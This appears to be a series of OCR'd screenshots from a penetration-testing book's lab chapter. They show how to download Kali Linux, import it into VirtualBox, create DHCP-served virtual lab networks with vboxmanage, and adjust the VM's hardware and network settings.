

Command Prompt
Microsoft Windows [Version 10.0.22621.1928]
(c) Microsoft Corporation. All rights reserved.
C:\Users\Glen> cd C:\Program Files\Oracle\VirtualBox
C:\Program Files\Oracle\VirtualBox> vboxmanage dhcpserver add --network=PentestNet --server-ip=172.30.1.1 --lower-ip=172.30.1.20 --upper-ip=172.30.1.50 --netmask=255.255.255.0 --enable



Command Prompt
C:\Program Files\Oracle\VirtualBox> vboxmanage dhcpserver add --network=HiddenNet --server-ip=10.11.12.1 --lower-ip=10.11.12.20 --upper-ip=10.11.12.50 --netmask=255.255.255.0 --enable



Command Prompt
C:\Program Files\Oracle\VirtualBox> vboxmanage dhcpserver add --network=RedTeamLab --server-ip=192.168.42.1 --lower-ip=192.168.42.20 --upper-ip=192.168.42.50 --netmask=255.255.255.0 --set-opt 6 192.168.42.40 --enable



Choose your Platform|
Installer Images
Direct access to hardware
Customized Kali kernel
No overhead
Single or multiple boot Kali, giving you complete control over the hardware access (perfect for in-built Wi-Fi and GPU), enabling the best performance.
Recommended
Virtual Machines
Snapshots functionary
Isolated environment
Customized Kali kernel
Limited direct access to hardware
Higher system requirements
VMware & VirtualBox pre-built images. Allowing for a Kali install without altering the host OS with additional features such as snapshots. Vagrant images for quick spin-up also available.
Recommended



64-bit
32-bit
Recommended
VMware
2.7G
torrent
docs
sum
Recommended
VirtualBox
2.7G
torrent
docs
sum
Recommended
Hyper-V
2.8G
torrent
docs
sum



C:\Users\Glen\Downloads\Kali Linux 3rd Ed\
File Edit View Favorites Tools Help
Add Extract Test Copy Move Delete Info
C:\Users\Glen\Downloads\Kali Linux 3rd Ed\
Name Size Modified Created Comment
kali-linux-2023.2-virtualbox-amd64.7z 2 997 629 4... 2023-07-13... 2023-07-13...
Oracle_VM_VirtualBox_Extension_Pack-7.0.... 18 678 513 2023-07-12... 2023-07-12...
VirtualBox-7.0.8-156879-Win.exe 110 628 872 2023-07-12... 2023-07-12...
1 / 3 object(s) selected 2 997 629 483 2 997 629 483 2023-07-13 10:42:56



Extract : C:\Users\Glen\Downloads\Kali Linux 3rd Ed\kali-linux-2023.2-virtualbox-amd64.7z
Extract to:
C:\Users\Glen\Downloads\Kali Linux 3rd Ed\
kali-linux-2023.2-virtualbox-amd64\
Password
Path mode:
Full pathnames
Show Password
Eliminate duplication of root folder
Overwrite mode:
Restore file security
Ask before overwrite
OK
Cancel
Help



Name
Date modified
Type
Size
kali-linux-2023.2-virtualbox-amd64
Tuesday 1:40 AM
VirtualBox Machine Definition
3 KB
kali-linux-2023.2-virtualbox
Image
13,500,737 ...
Open
Enter
A
Open with
Add to Favorites
Compress to ZIP file
Copy as path
Ctrl+Shift+C
Properties
Alt+Enter
VirtualBox Manager
B
Visual Studio Code
Search the Microsoft Store
Choose another app



Oracle VM VirtualBox Manager
File
Machine
Help
Tools
New
Add
Settings
Discard
Start
Kali Linux Book
Reconnaissance for Ethical Hackers
kali-linux-2023.2-virtualbox-amd64
Powered Off
General
Name: kali-linux-2023.2-virtualbox-amd64
Operating System: Debian (64-bit)
System
Base Memory: 2048 MB
Processors: 2
Boot Order: Hard Disk, Optical
Acceleration: Nested Paging, PAE/NX, KVM
Paravirtualization
Preview
kali-linux-2023.2-virtualbox-amd64
Display
Video Memory: 128 MB
Graphics Controller: VMSVGA
Remote Desktop Server: Disabled
Recording: Disabled



Command Prompt
Microsoft Windows [Version 10.0.22621.1992]
(c) Microsoft Corporation. All rights reserved.
C:\Users\Glen> cd C:\Program Files\Oracle\VirtualBox
A
B
C:\Program Files\Oracle\VirtualBox> VBoxManage.exe list vms
"kali-linux-2023.2-virtualbox-amd64" {f43a94b9-4908-4cf7-bab9-4584b7c5473c}
C
C:\Program Files\Oracle\VirtualBox> VBoxManage.exe modifyvm "kali-linux-2023.2-virtualbox-amd64"
--nested-hw-virt on



Oracle VM VirtualBox Manager
File
Machine
Help
Tools
New
Add
Settings
B
Discard
Start
Kali Linux Book
Reconnaissance for Ethical Hackers
kali-linux-2023.2-virtual...
Powered Off
A
General
Name: kali-linux-2023.2-virtualbox-amd64
Operating System: Debian (64-bit)
System
Base Memory: 2048 MB
Processors: 2
Boot Order: Hard Disk, Optical
Acceleration: Nested Paging, PAE/NX, KVM
Paravirtualization
Preview
kali-linux-2023.2-virtualbox-amd64



kali-linux-2023.2-virtualbox-amd64 - Settings
General
System
Display
Storage
Audio
Network
System
Motherboard
Processor
Acceleration
Base Memory:
2048 MB
4 MB
16384 MB
Boot Order:
Hard Disk
Optical
Floppy
Network



kali-linux-2023.2-virtualbox-amd64 - Settings
General
System
Display
Storage
Audio
Network
Serial Ports
USB
Network
Adapter 1
Adapter 2
Adapter 3
Adapter 4
Enable Network Adapter
Attached to:
Bridged Adapter
Name:
Intel(R) Wi-Fi 6 AX200 160MHz #2
Advanced
Adapter Type:
Intel PRO/1000 MT Desktop (82540EM)
Promiscuous Mode:
Deny
MAC Address:
080027530CBA
Cable Connected

